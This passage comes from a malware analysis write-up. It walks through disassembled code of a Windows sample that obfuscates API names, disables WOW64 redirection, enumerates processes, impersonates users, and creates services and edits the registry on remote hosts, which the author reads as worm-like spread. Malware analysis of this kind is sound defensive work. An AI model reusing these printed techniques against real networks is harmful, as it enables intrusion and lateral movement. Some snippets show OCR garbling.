
The next function in does the same:

```
; SERVICE_STATUS_HANDLE __stdcall sub_40D320(int, int)
sub_40D320 proc near
push    ebx
push    esi
push    edi
push    offset HandlerProc ; lpHandlerProc
mov     ebx, 11h
mov     eax, offset aFF ; "f^f\"!"
call    deobfuscate
push    eax             ; lpServiceName
call    ds:RegisterServiceCtrlHandlerW
xor     esi, esi
mov     hServiceStatus, eax
cmp     eax, esi
jz      loc_40D409
```

deobfuscated the service and starts it - very similar code, probalby the obfuscated service is different.

same service status updates.

After some search I found an interesting obfuscated strings:



```
loc_409832:
mov     eax, dword_432468
mov     edi, ds:GetModuleHandleW
lea     edx, [ebp+var_28]
push    edx             ; lpProcName
push    eax             ; lpModuleName
mov     [ebp+var_1380], 0
mov     dword ptr [ebp+var_28], 36776F57h
mov     dword ptr [ebp+var_28+4], 73694434h
mov     dword ptr [ebp+var_28+8], 656C6261h
mov     dword ptr [ebp+var_28+0Ch], 36776F57h
mov     dword ptr [ebp+var_28+10h], 52734634h
mov     dword ptr [ebp+var_28+14h], 72696465h
mov     dword ptr [ebp+var_28+18h], 69746365h
mov     word ptr [ebp+var_28+1Ch], 6E6Fh
mov     [ebp+var_28+1Eh], 0
call    edi ; GetModuleHandleW
mov     esi, ds:GetProcAddress
push    eax             ; hModule
call    esi ; GetProcAddress
test    eax, eax
jz      short loc_40989F
```


Which translated to “Wow64DisableWow64FsRedirection"


It uses Wow64DisableWow64FsRedirection to disable file system redirection on 64-bit systems. This is a technique used by malware to access system directories without being redirected to compatibility directories. This allows the malware to affect system files directly.


```
qmemcpy(v78, L" LocalService", 0x1Cu);
if ( (unsigned __int8)sub_402C30(lpMachineName) )
{
3EL_223:
  v101 = 1;
}
else
{
  v101 = 0;
  v94 = 0;
  strcpy((char *)v116, "Wow64DisableWow64FsRedirection");
  v80 = GetModuleHandleW(dword_432468);
```


We see near by that a LocalService is also used nearby, suggesting that we run specific service via a specific redistribution and later Wow64RevertWow64FsRedirection, is called restoring normal operation.

If we analyze the resources via resource hacker we can see interesting pictures:










Those could be staganography, key for decryption of the data or could be used as a random seed.
Could be also a payload that is encrypted to an image.

Here we can see a function sub_401970 that loads the resources and possibly decrypts them with the function we will see next:




Next we see a function sub_401830 that creates and writes to files, could be used to decrypt the images we just saw:

```
loc_401853:
push    esi
lea     esi, [ebp+var_14]
mov     [ebp+var_1], bl
mov     [ebp+var_10], 1
mov     [ebp+var_14], ebx
call    sub_403DB0
push    ebx             ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    1               ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    edi             ; lpFileName
call    ds:CreateFileW
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jz      loc_401957
```

```
mov     ecx, [ebp+lpBuffer]
push    0               ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax             ; lpNumberOfBytesWritten
push    1               ; nNumberOfBytesToWrite
push    ecx             ; lpBuffer
push    esi             ; hFile
call    ds:WriteFile
test    eax, eax
jz      short loc_4018D0
```

Next we see a function that is iterating the processes via a snapshot:




This is done for process enumeration and probably injection.
The function sub_401BA0 is designed to search for a process by name and return its process ID (PID) if found.

sub_4029A0 is looking like a function for lateral movement or exfiltration of data - or just a server notifier - about the infection

It initially reaches out to a remote server and gets the time of day:

```
push    ebx
push    esi
push    edi
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     eax, [ebp+UncServerName]
mov     esi, ds:NetRemoteTOD
mov     edi, ecx
lea     ecx, [ebp+BufferPtr]
xor     ebx, ebx
push    ecx             ; BufferPtr
push    eax             ; UncServerName
mov     [ebp+var_44], eax
mov     [ebp+var_35], bl
mov     [ebp+var_2D], bl
mov     [ebp+BufferPtr], ebx
call    esi ; NetRemoteTOD
cmp     eax, ebx
jz      short loc_402A6A
```

Later it logs on as a user and impersonates him - could be lateral movement, infection of other systems in the same network.




This could be also a variant of a PrinterSpoofer privilege escalation technique in which the attacker is gaining access to an administrator account via impersonating the SYSTEM.


This could be used for installation of drivers or other administrative tasks in the host or the network.


Later in sub_402C30 we see that the same impersonation is done and a remote registry is enumerated and changed, this is a worm like pattern - infecting other hosts remotely.

Attempts to open a connection to the SCM on a remote machine (lpMachineName) or locally if lpMachineName is NULL. Indicating intentions to create, modify, or query services.




tries to log on and impersonate a user using credentials possibly defined elsewhere (dword_43240C, dword_432408, dword_432410). This step suggests an attempt to elevate privileges to perform subsequent operations.






Later we see the registry beeing queried and changed:



And also the services are altered:



and created:

```
mov     eax, lpDependencies
mov     ecx, [ebp+lpBinaryPathName]
mov     edx, lpDisplayName
push    0                   ; lpPassword
push    0                   ; lpServiceStartName
push    eax                 ; lpDependencies
mov     eax, lpServiceName
push    0                   ; lpdwTagId
push    0                   ; lpLoadOrderGroup
push    ecx                 ; lpBinaryPathName
push    0                   ; dwErrorControl
push    2                   ; dwStartType
push    10h                 ; dwServiceType
push    0F01FFh             ; dwDesiredAccess
push    edx                 ; lpDisplayName
push    eax                 ; lpServiceName
push    ebx                 ; hSCManager
call    ds:CreateServiceW
mov     edi, eax
mov     [ebp+hService], eax
test    edi, edi
jz      loc_40323B
```

connection to a registry remotely:

```
lea     ecx, [ebp+phkResult]
push    ecx                 ; phkResult
push    80000002h           ; hKey
push    eax                 ; lpMachineName
call    ds:RegConnectRegistryW
test    eax, eax
jz      short loc_402F18
```

Registry altered:

```
mov     ecx, eax
shr     ecx, 2
mov     esi, edx
rep movsd
lea     edx, [ebp+var_444]
push    edx                 ; phkResult
mov     ecx, eax
push    0F003Fh             ; samDesired
and     ecx, 3
push    0                   ; ulOptions
rep movsb
mov     eax, [ebp+phkResult]
push    ebx                 ; lpSubKey
push    eax                 ; hKey
call    ds:RegOpenKeyExW
test    eax, eax
jnz     short loc_403093
```

```
mov     ecx, lpValueName
mov     edx, [ebp+var_444]
push    ecx                 ; lpValueName
push    edx                 ; hKey
call    ds:RegDeleteValueW
mov     eax, [ebp+var_444]
push    eax                 ; hKey
call    ds:RegCloseKey
```